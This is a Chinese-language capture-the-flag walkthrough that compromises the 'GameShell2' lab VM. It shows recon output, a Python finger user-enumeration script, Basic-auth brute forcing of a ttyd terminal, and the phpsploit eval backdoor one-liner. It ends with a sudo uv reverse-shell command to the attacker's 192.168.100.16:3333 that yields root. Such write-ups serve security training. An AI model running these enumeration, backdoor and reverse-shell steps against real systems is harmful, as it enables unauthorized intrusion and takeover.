GameShell2-Ahiz

信息收集

```
nmap -p-  192.168.100.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 00:34 EST
Nmap scan report for 192.168.100.47
Host is up (0.00075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
79/tcp open  finger
80/tcp open  http
MAC Address: 08:00:27:CB:B3:C5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
─$ sudo dirsearch -u http://192.168.100.47/
[sudo] password for kali:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/reports/http_192.168.100.47/__25-12-11_00-34-59.txt

Target: http://192.168.100.47/

[00:34:59] Starting:
[00:34:59] 403 -  279B  - /.ht_wsr.txt
[00:34:59] 403 -  279B  - /.htaccess.bak1
[00:34:59] 403 -  279B  - /.htaccess.orig
[00:34:59] 403 -  279B  - /.htaccess.save
[00:34:59] 403 -  279B  - /.htaccess.sample
[00:34:59] 403 -  279B  - /.htaccess_extra
[00:34:59] 403 -  279B  - /.htaccess_orig
[00:34:59] 403 -  279B  - /.htaccessBAK
[00:34:59] 403 -  279B  - /.htaccessOLD
[00:34:59] 403 -  279B  - /.htaccess_sc
[00:34:59] 403 -  279B  - /.html
[00:34:59] 403 -  279B  - /.htm
[00:34:59] 403 -  279B  - /.htpasswd_test
[00:34:59] 403 -  279B  - /.htpasswds
[00:34:59] 403 -  279B  - /.httr-oauth
[00:35:00] 403 -  279B  - /.php
[00:35:01] 403 -  279B  - /.htaccessOLD2
[00:35:12] 200 -   35B  - /robots.txt
```

```
[00:35:12] 403 -  279B  - /server-status/
[00:35:12] 403 -  279B  - /server-status
[00:35:14] 200 -    1KB - /users.html
```

robots.txt

```
User-agent: *
Disallow: /ternimal/
```

users.html

```
aa ab ac ad ae af ag ah ai aj ak al am an ao ap aq ar as at au av aw ax ay az ba bb bc bd be bf bg bh bi bj
bk bl bm bn bo bp bq br bs bt bu bv bw bx by bz ca cb cc cd ce cf cg ch ci cj ck cl cm cn co cp cq cr cs ct
cu cv cw cx cy cz da db dc dd de df dg dh di dj dk dl dm dn do dp dq dr ds dt du dv dw dx dy dz ea eb ec ed
ee ef eg eh ei ej ek el em en eo ep eq er es et eu ev ew ex ey ez fa fb fc fd fe ff fg fh fi fj fk fl fm fn
fo fp fq fr fs ft fu fv fw fx fy fz ga gb gc gd ge gf gg gh gi gj gk gl gm gn go gp gq gr gs gt gu gv gw gx
gy gz ha hb hc hd he hf hg hh hi hj hk hl hm hn ho hp hq hr hs ht hu hv hw hx hy hz ia ib ic id ie if ig ih
ii ij ik il im in io ip iq ir is it iu iv iw ix iy iz ja jb jc jd je jf jg jh ji jj jk jl jm jn jo jp jq jr
js jt ju jv jw jx jy jz ka kb kc kd ke kf kg kh ki kj kk kl km kn ko kp kq kr ks kt ku kv kw kx ky kz la lb
lc ld le lf lg lh li lj lk ll lm ln lo lp lq lr ls lt lu lv lw lx ly lz ma mb mc md me mf mg mh mi mj mk ml
mm mn mo mp mq mr ms mt mu mv mw mx my mz na nb nc nd ne nf ng nh ni nj nk nl nm nn no np nq nr ns nt nu nv
nw nx ny nz oa ob oc od oe of og oh oi oj ok ol om on oo op oq or os ot ou ov ow ox oy oz pa pb pc pd pe pf
pg ph pi pj pk pl pm pn po pp pq pr ps pt pu pv pw px py pz qa qb qc qd qe qf qg qh qi qj qk ql qm qn qo qp
qq qr qs qt qu qv qw qx qy qz ra rb rc rd re rf rg rh ri rj rk rl rm rn ro rp rq rr rs rt ru rv rw rx ry rz
sa sb sc sd se sf sg sh si sj sk sl sm sn so sp sq sr ss st su sv sw sx sy sz ta tb tc td te tf tg th ti tj
tk tl tm tn to tp tq tr ts tt tu tv tw tx ty tz ua ub uc ud ue uf ug uh ui uj uk ul um un uo up uq ur us ut
uu uv uw ux uy uz va vb vc vd ve vf vg vh vi vj vk vl vm vn vo vp vq vr vs vt vu vv vw vx vy vz wa wb wc wd
we wf wg wh wi wj wk wl wm wn wo wp wq wr ws wt wu wv ww wx wy wz xa xb xc xd xe xf xg xh xi xj xk xl xm xn
xo xp xq xr xs xt xu xv xw xx xy xz ya yb yc yd ye yf yg yh yi yj yk yl ym yn yo yp yq yr ys yt yu yv yw yx
yy yz za zb zc zd ze zf zg zh zi zj zk zl zm zn zo zp zq zr zs zt zu zv zw zx zy zz
```

ternimal不知道干嘛的 但是 users应该是要爆破的

利用finger查看

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# 文件名: finger_brute.py
# 用途: 批量 finger 用户名@192.168.100.47 (专为 aa~zz 两字母组合设计，也支持任意列表)
# 作者: 给你写的专属脚本

import threading
import queue
import subprocess
import sys
from concurrent.futures import ThreadPoolExecutor, as_completed

TARGET = "192.168.100.47"
THREADS = 100          # 并发数，内网可以开到200~500都没问题
TIMEOUT = 5            # 每条finger命令超时时间 (秒)

# 你直接粘贴的那一大堆空格分隔的用户名 (已帮你生成全部 aa-zz)
```

```
users = [
    'aa', 'ab', 'ac', 'ad', 'ae', 'af', 'ag', 'ah', 'ai', 'aj', 'ak', 'al', 'am', 'an', 'ao', 'ap', 'aq',
'ar', 'as', 'at',
    'au', 'av', 'aw', 'ax', 'ay', 'az', 'ba', 'bb', 'bc', 'bd', 'be', 'bf', 'bg', 'bh', 'bi', 'bj', 'bk',
'bl', 'bm', 'bn',
    'bo', 'bp', 'bq', 'br', 'bs', 'bt', 'bu', 'bv', 'bw', 'bx', 'by', 'bz', 'ca', 'cb', 'cc', 'cd', 'ce',
'cf', 'cg', 'ch',
    'ci', 'cj', 'ck', 'cl', 'cm', 'cn', 'co', 'cp', 'cq', 'cr', 'cs', 'ct', 'cu', 'cv', 'cw', 'cx', 'cy',
'cz', 'da', 'db',
    'dc', 'dd', 'de', 'df', 'dg', 'dh', 'di', 'dj', 'dk', 'dl', 'dm', 'dn', 'do', 'dp', 'dq', 'dr', 'ds',
'dt', 'du', 'dv',
    'dw', 'dx', 'dy', 'dz', 'ea', 'eb', 'ec', 'ed', 'ee', 'ef', 'eg', 'eh', 'ei', 'ej', 'ek', 'el', 'em',
'en', 'eo', 'ep',
    'eq', 'er', 'es', 'et', 'eu', 'ev', 'ew', 'ex', 'ey', 'ez', 'fa', 'fb', 'fc', 'fd', 'fe', 'ff', 'fg',
'fh', 'fi', 'fj',
    'fk', 'fl', 'fm', 'fn', 'fo', 'fp', 'fq', 'fr', 'fs', 'ft', 'fu', 'fv', 'fw', 'fx', 'fy', 'fz', 'ga',
'gb', 'gc', 'gd',
    'ge', 'gf', 'gg', 'gh', 'gi', 'gj', 'gk', 'gl', 'gm', 'gn', 'go', 'gp', 'gq', 'gr', 'gs', 'gt', 'gu',
'gv', 'gw', 'gx',
    'gy', 'gz', 'ha', 'hb', 'hc', 'hd', 'he', 'hf', 'hg', 'hh', 'hi', 'hj', 'hk', 'hl', 'hm', 'hn', 'ho',
'hp', 'hq', 'hr',
    'hs', 'ht', 'hu', 'hv', 'hw', 'hx', 'hy', 'hz', 'ia', 'ib', 'ic', 'id', 'ie', 'if', 'ig', 'ih', 'ii',
'ij', 'ik', 'il',
    'im', 'in', 'io', 'ip', 'iq', 'ir', 'is', 'it', 'iu', 'iv', 'iw', 'ix', 'iy', 'iz', 'ja', 'jb', 'jc',
'jd', 'je', 'jf',
    'jg', 'jh', 'ji', 'jj', 'jk', 'jl', 'jm', 'jn', 'jo', 'jp', 'jq', 'jr', 'js', 'jt', 'ju', 'jv', 'jw',
'jx', 'jy', 'jz',
    'ka', 'kb', 'kc', 'kd', 'ke', 'kf', 'kg', 'kh', 'ki', 'kj', 'kk', 'kl', 'km', 'kn', 'ko', 'kp', 'kq',
'kr', 'ks', 'kt',
    'ku', 'kv', 'kw', 'kx', 'ky', 'kz', 'la', 'lb', 'lc', 'ld', 'le', 'lf', 'lg', 'lh', 'li', 'lj', 'lk',
'll', 'lm', 'ln',
    'lo', 'lp', 'lq', 'lr', 'ls', 'lt', 'lu', 'lv', 'lw', 'lx', 'ly', 'lz', 'ma', 'mb', 'mc', 'md', 'me',
'mf', 'mg', 'mh',
    'mi', 'mj', 'mk', 'ml', 'mm', 'mn', 'mo', 'mp', 'mq', 'mr', 'ms', 'mt', 'mu', 'mv', 'mw', 'mx', 'my',
'mz', 'na', 'nb',
    'nc', 'nd', 'ne', 'nf', 'ng', 'nh', 'ni', 'nj', 'nk', 'nl', 'nm', 'nn', 'no', 'np', 'nq', 'nr', 'ns',
'nt', 'nu', 'nv',
    'nw', 'nx', 'ny', 'nz', 'oa', 'ob', 'oc', 'od', 'oe', 'of', 'og', 'oh', 'oi', 'oj', 'ok', 'ol', 'om',
'on', 'oo', 'op',
    'oq', 'or', 'os', 'ot', 'ou', 'ov', 'ow', 'ox', 'oy', 'oz', 'pa', 'pb', 'pc', 'pd', 'pe', 'pf', 'pg',
'ph', 'pi', 'pj',
    'pk', 'pl', 'pm', 'pn', 'po', 'pp', 'pq', 'pr', 'ps', 'pt', 'pu', 'pv', 'pw', 'px', 'py', 'pz', 'qa',
'qb', 'qc', 'qd',
    'qe', 'qf', 'qg', 'qh', 'qi', 'qj', 'qk', 'ql', 'qm', 'qn', 'qo', 'qp', 'qq', 'qr', 'qs', 'qt', 'qu',
'qv', 'qw', 'qx',
    'qy', 'qz', 'ra', 'rb', 'rc', 'rd', 're', 'rf', 'rg', 'rh', 'ri', 'rj', 'rk', 'rl', 'rm', 'rn', 'ro',
'rp', 'rq', 'rr',
    'rs', 'rt', 'ru', 'rv', 'rw', 'rx', 'ry', 'rz', 'sa', 'sb', 'sc', 'sd', 'se', 'sf', 'sg', 'sh', 'si',
'sj', 'sk', 'sl',
    'sm', 'sn', 'so', 'sp', 'sq', 'sr', 'ss', 'st', 'su', 'sv', 'sw', 'sx', 'sy', 'sz', 'ta', 'tb', 'tc',
'td', 'te', 'tf',
    'tg', 'th', 'ti', 'tj', 'tk', 'tl', 'tm', 'tn', 'to', 'tp', 'tq', 'tr', 'ts', 'tt', 'tu', 'tv', 'tw',
'tx', 'ty', 'tz',
    'ua', 'ub', 'uc', 'ud', 'ue', 'uf', 'ug', 'uh', 'ui', 'uj', 'uk', 'ul', 'um', 'un', 'uo', 'up', 'uq',
'ur', 'us', 'ut',
    'uu', 'uv', 'uw', 'ux', 'uy', 'uz', 'va', 'vb', 'vc', 'vd', 've', 'vf', 'vg', 'vh', 'vi', 'vj', 'vk',
'vl', 'vm', 'vn',
    'vo', 'vp', 'vq', 'vr', 'vs', 'vt', 'vu', 'vv', 'vw', 'vx', 'vy', 'vz', 'wa', 'wb', 'wc', 'wd', 'we',
'wf', 'wg', 'wh',
    'wi', 'wj', 'wk', 'wl', 'wm', 'wn', 'wo', 'wp', 'wq', 'wr', 'ws', 'wt', 'wu', 'wv', 'ww', 'wx', 'wy', 'wz', 'xa', 'xb',
    'xc', 'xd', 'xe', 'xf', 'xg', 'xh', 'xi', 'xj', 'xk', 'xl', 'xm', 'xn', 'xo', 'xp', 'xq', 'xr', 'xs', 'xt', 'xu', 'xv',
    'xw', 'xx', 'xy', 'xz', 'ya', 'yb', 'yc', 'yd', 'ye', 'yf', 'yg', 'yh', 'yi', 'yj', 'yk', 'yl', 'ym', 'yn', 'yo', 'yp',
    'yq', 'yr', 'ys', 'yt', 'yu', 'yv', 'yw', 'yx', 'yy', 'yz', 'za', 'zb', 'zc', 'zd', 'ze', 'zf', 'zg', 'zh', 'zi', 'zj',
    'zk', 'zl', 'zm', 'zn', 'zo', 'zp', 'zq', 'zr', 'zs', 'zt', 'zu', 'zv', 'zw', 'zx', 'zy', 'zz'
]

# 如果你以后想用自己的字典文件，取消下面两行注释即可
# with open("1.txt") as f:
#     users = [line.strip() for line in f if line.strip()]

lock = threading.Lock()
found_count = 0

def finger_user(user):
    global found_count
    try:
        cmd = ["finger", f"{user}@{TARGET}"]
        result = subprocess.run(cmd, capture_output=True, text=True, timeout=TIMEOUT)
        output = result.stdout + result.stderr

        if "Login:" in output or "Name:" in output:
            with lock:
                found_count += 1
                print(f"\033[32m[+] 存在用户 → {user:>4}   (第 {found_count} 个)\033[0m")
                print(f"    └─ {output.strip().replace(chr(10), ' | ')}")
                with open("finger_found.txt", "a", encoding="utf-8") as f:
                    f.write(f"{user}\n{output}\n{'-'*50}\n")
            return True
        else:
            print(f"\033[31m[-] 不存在 → {user}\033[0m", end="\r")
            return False
    except subprocess.TimeoutExpired:
        print(f"\033[33m[!] 超时    → {user}\033[0m", end="\r")
        return False
    except Exception as e:
        print(f"\033[33m[!] 错误    → {user} ({e})\033[0m", end="\r")
        return False

print(f"[*] 开始暴力finger {TARGET}，共 {len(users)} 个用户名，线程 {THREADS}")
print("[*] 存在的用户会绿色高亮显示并保存到 finger_found.txt\n")

with ThreadPoolExecutor(max_workers=THREADS) as executor:
    futures = {executor.submit(finger_user, user): user for user in users}
    for future in as_completed(futures):
        future.result()  # 等待完成

print(f"\n扫描完成！共发现 {found_count} 个有效用户，结果已保存到 finger_found.txt")
```

发现用户dt


```
—$ python3 1.py
[*] 开始暴力finger 192.168.100.47, 共 676 个用户名, 线程 100
[*] 存在的用户会绿色高亮显示并保存到 finger_found.txt

[+] 存在用户 →   dt   (第 1 个)
    └ Welcome to Linux version 4.19.0-27-amd64 at GameShell2 ! |  |  00:44:19 up 10 min,  0 users,  load
average: 0.00, 0.00, 0.00 |  | Login: dt                           Name:  | Directory: /home/dt
Shell: /bin/bash | Never logged in. | No mail. | No Plan.
[-] 不存在 → zg
扫描完成! 共发现 1 个有效用户, 结果已保存到 finger_found.txt
```

`ternimal` 这个目录不对 使用终端的英文terminal

登录界面 直接爆破 利用的是dt:??? 然后base64加密

```
Basic {{base64enc(dt:{{file:line(E:\yakit\Yakit\yakit-projects\temp\tmp986461494.txt)}})}}
```



```
GET /terminal HTTP/1.1
Host: 192.168.100.47
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Authorization: Basic {{base64enc(dt:{{file:line(E:\yakit\Yakit\yakit-projects\temp\tmp986461494.txt)}})}}
Upgrade-Insecure-Requests: 1

```

729693bytes / 46ms
编码
请输入定位响应
查看提取结果
详情
远端地址:127.0.0.1:7897; 响应时间:46ms; 总耗时:550ms; URL:http://192.168.100.47/terminal

```
HTTP/1.1 200 OK
Date: Thu, 11 Dec 2025 07:06:20 GMT
Server: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
content-type: text/html
Content-Length: 729693

<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"><meta name="apple-mobile-web-app-capable" content="yes"><title>ttyd - Terminal</title><link rel="icon" type="image/png" href="data:image/png;base64,
```


iVBORw0KGgoAAAANSUhEUgAAACAAAAAcCAYAAAAAwr0iAAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YW
R5ccllPAAAA0xpVFh0WE1MOmNvbS5hZG9iZS54bXAAAAAAADw/eHBhY2tldCBiZWdpbj0i77u/
IiBpZD0iVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkIj8
+IDx4OnhtcG1ldGEgeG1sbnM6eD0iYWRvYmU6bnM6bWV0YS8iIHg6eG1wdGs9IkFkb2JlIFhNUCBDb3JlIDUuN
i1jMDY3IDc5LjE1Nzc0NywgMjAxNS8wMy8zMC0yMzo0MDo0MiAgICAgICAgIj4gPHJkZjpSREYgeG1sbnM6cmR
mPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5LzAyLzIyLXJkZi1zeW50YXgtbnMjIj4gPHJkZjpEZXNjcmlwdGlvb
iByZGY6YWJvdXQ9IiIgeG1sbnM6eG1wTU09Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC9tbS8iIHhtbG5
zOnN0UmVmPSJodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvc1R5cGUvUmVzb3VyY2VSZWYjIiB4bWxuczp4b
XA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iIHhtcE1NOkRvY3VtZW50SUQ9InhtcC5kaWQ6OTgyRjc
1RjA3MTZEMTFFNjg2M0NCOEY3RjJBMEY3N0EiIHhtcE1NOkluc3RhbmNlSUQ9InhtcC5paWQ6OTgyRjc1RUY3M
TZEMTFFNjg2M0NCOEY3RjJBMEY3N0EiIHhtcDpDcmVhdG9yVG9vbD0iQWRvYmUgUGhvdG9zaG9wIENDIDIwMTU
gKE1hY2ludG9zaCkiPiA8eG1wTU06RGVyaXZlZEZyb20gc3RSZWY6aW5zdGFuY2VJRD0iYWRvYmU6ZG9jaWQ6c
GhvdG9zaG9wOjU3YmQxNjhjLWI5ZDctMTE3OS1hM2RlLWZmNjQyYTM4NTJmMCIgc3RSZWY6ZG9jdW1lbnRJRD0
iYWRvYmU6ZG9jaWQ6cGhvdG9zaG9wOjU3YmQxNjhjLWI5ZDctMTE3OS1hM2RlLWZmNjQyYTM4NTJmMCIvPiA8L
3JkZjpEZXNjcmlwdGlvbj4gPC9yZGY6UkRGPiA8L3g6eG1wbWV0YT4gPD94cGFja2V0IGVuZD0iciI/
PhsssMYAAALDSURBVHjaxFa9jxJBFH8zDMdCYrhIAppgIjaG5C5RQ+zO2Gty5gpbY2KsbOyu1MrGGEtj/
A9stLPXs6CjJ5GYIF6AE5IDBHZmfG92F4ZzvQAnyyO7O8zX+73f+5gRd3bvvSgffN4/1948YgASFhQ9aWhqM6
+pYfrVjD5WH9NK8f7x8ebNnVtvWC6b/
RaPxy8zxsxmbB5lIfNsIDMggreezqG1o9GIGj8E45zFNzYgnU4D5xyUUkBglpFAKfgWa5gFY89rNVvgJJMgSBk
pjcViIISA4XAI4/EYkBXTdyYQ9LOUU9sw7bmG2lqgPwwAKSV9D/P5/G2csNtoNJ71
+32HFjqOszyQkDY9xLbrjkEorSe+wYGc67o72Wz2dSqV+tjr9e4iiAfdbnfL+G4B10wtDV/
nBSYAN5O053eivVqtvq1UKr/RDaVCofCyVCo9ogXE0qISppgsJ3G1CzzGkQHcOEgT8n2xWLyfy
+XeDwaDK7Va7Xm73X4YUHaaRfMwcbIPdTNBGWBSwkP3Ewdr9Xr9FcbAUwpICkyKAXuTRdkIAxH4QThOEn61W2Y
SKruAVpeJiUQiYRQjqHImk9nDjDiPijnO
+d7pdN5hXOwRuGXdYRggANIdM9sy2tTeGPsuNpvNJwgkRVUMpYPdV5dJURsIZZ9WBEB6aRhKkeeWSzi2j9kxk8

ZHQ6cHVycGxlMQ==

purple1

```
purple1
```

接下来是一个贪吃蛇要求15次 我手动跑完 发现没东西 抓包发现是ws



```
0[19;113HCongratulations! You reached the target score!   15:29:05.881
0[20;128HFinal Score: 15                                  15:29:05.881
0[21;125HYour pass is: 0t4tdtlt                           15:29:05.881
0[0;0H[J8[?25h                                             15:29:05.881
```

user

```
dt@GameShell2:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

```
dt@GameShell2:~$ sudo -l
Error: sudo command is restricted -l
```

```
dt@GameShell2:~$ find / -user todd 2>/dev/null
dt@GameShell2:~$
```

很多命令都不能用

```
dt@GameShell2:~$ cd phpsploit/
Error: cd command is restricted phpsploit/
dt@GameShell2:~$ ls -la phpsploit/
total 180
drwxr-xr-x 12 dt   dt    4096 Nov 21 03:01 .
drwxr-xr-x  5 dt   dt    4096 Nov 21 04:03 ..
-rw-r--r--  1 root root  2800 Nov 21 03:00 .all-contributorsrc
-rw-r--r--  1 root root 16567 Nov 21 03:00 CHANGELOG.md
-rw-r--r--  1 root root   102 Nov 21 03:00 .codacy.yml
-rw-r--r--  1 root root   330 Nov 21 03:00 .codeclimate.yml
-rw-r--r--  1 root root   355 Nov 21 03:00 .codecov.yml
-rw-r--r--  1 root root  2343 Nov 21 03:00 CONTRIBUTE
-rw-r--r--  1 root root    67 Nov 21 03:00 .coveragerc
drwxr-xr-x  6 root root  4096 Nov 21 03:00 data
-rw-r--r--  1 root root   807 Nov 21 03:00 DISCLAIMER
drwxr-xr-x  2 root root  4096 Nov 21 03:00 docs
-rw-r--r--  1 root root   346 Nov 21 03:00 .editorconfig
drwxr-xr-x  7 root root  4096 Nov 21 03:00 .git
drwxr-xr-x  3 root root  4096 Nov 21 03:00 .github
-rw-r--r--  1 root root   308 Nov 21 03:00 .gitignore
-rw-r--r--  1 root root  1047 Nov 21 03:00 INSTALL.md
-rw-r--r--  1 root root   365 Nov 21 03:00 .lgtm.yml
-rw-r--r--  1 root root 35149 Nov 21 03:00 LICENSE
drwxr-xr-x  2 root root  4096 Nov 21 03:00 man
-rwxr-xr-x  1 root root  7168 Nov 21 03:00 phpsploit
drwxr-xr-x  8 root root  4096 Nov 21 03:00 plugins
-rw-r--r--  1 root root  9314 Nov 21 03:00 README.md
-rw-r--r--  1 root root    60 Nov 21 03:00 .remarkrc
-rw-r--r--  1 root root   736 Nov 21 03:00 requirements.txt
drwxr-xr-x  9 root root  4096 Nov 21 03:00 src
drwxr-xr-x  9 root root  4096 Nov 21 03:00 test
-rw-r--r--  1 root root   930 Nov 21 03:00 TODO
```

```
drwxr-xr-x  2 root root  4096 Nov 21 03:00 utils
drwxr-xr-x  4 dt   dt    4096 Nov 21 03:01 .venv
```

在用户目录发现phpsploit

找到工具链接　发现是后门工具


```
https://github.com/nil0x42/phpsploit
```

<? @eval($_SERVER['HTTP_C2']) ?>

功能齐全的 C2 框架，可
通过多态 PHP 单行代码静默地持久化到 Web 服务器 上。 Tweet

代码环境可维护性

由nil0x42和 贡献者 创建



```
phpsploit > set TARGET victim.com
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://victim.com:80/ ...
[*] Shell obtained by PHP (192.168.56.1 -> 192.168.56.101:80)

Connected to Linux server (victim.com)
running PHP 5.2.4-2ubuntu5.10 on Apache/2.2.8 (Ubuntu) DAV/2
phpsploit(victim.com) > ls

Listing: /var/www
=================

Mode        Owner     Group     Size  Last Modified                  Name
----        -----     -----     ----  -------------                  ----
drwxr-xr-x  www-data  www-data  4K    Fri Nov 25 16:58:30 -0500 2016 .
drwxr-xr-x  root      root      4K    Sun May 20 17:30:19 -0400 2012 ..
drwxrwxrwt  root      root      4K    Sun May 20 15:30:29 -0400 2012 dav
drwxr-xr-x  www-data  www-data  4K    Fri Nov 25 16:04:03 -0500 2016 dvwa
-rw-r--r--  www-data  www-data  978   Fri Nov 25 16:03:09 -0500 2016 index.php

phpsploit(victim.com) > whoami
www-data
phpsploit(victim.com) > 
```

找了半天发现有个域名

```
dt@GameShell2:~$ ls -la /etc/apache2/sites-enabled/
total 8
drwxr-xr-x 2 root root 4096 Nov 21 03:06 .
drwxr-xr-x 8 root root 4096 Nov 21 03:28 ..
lrwxrwxrwx 1 root root   35 Apr  1  2025 000-default.conf -> ../sites-available/000-default.conf
lrwxrwxrwx 1 root root   37 Nov 21 03:05 dev.astra.dsz.conf -> ../sites-available/dev.astra.dsz.conf
```

直接尝试

```
phpsploit > set TARGET http://dev.astra.dsz/backdoor.php
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPL01T']); ?>

[*] Sending payload to http://dev.astra.dsz:80/backdoor.php ...
[*] Shell obtained by PHP (127.0.0.1 -> 127.0.0.1)

Connected to Linux server (dev.astra.dsz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
```

sudo-l 发现uv提权

```
run "sudo -l"
Matching Defaults entries for www-data on GameShell2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on GameShell2:
    (ALL) NOPASSWD: /usr/local/bin/uv
```

直接秒

```
run "sudo /usr/local/bin/uv run bash -c 'bash -i >& /dev/tcp/192.168.100.16/3333 0>&1 &'"
```

```
nc -lvp 3333
listening on [any] 3333 ...
connect to [192.168.100.16] from dev.astra.dsz [192.168.100.47] 47970
bash: cannot set terminal process group (443): Inappropriate ioctl for device
bash: no job control in this shell
root@GameShell2:/var/www/dev# id
id
uid=0(root) gid=0(root) groups=0(root)
root@GameShell2:/var/www/dev#
```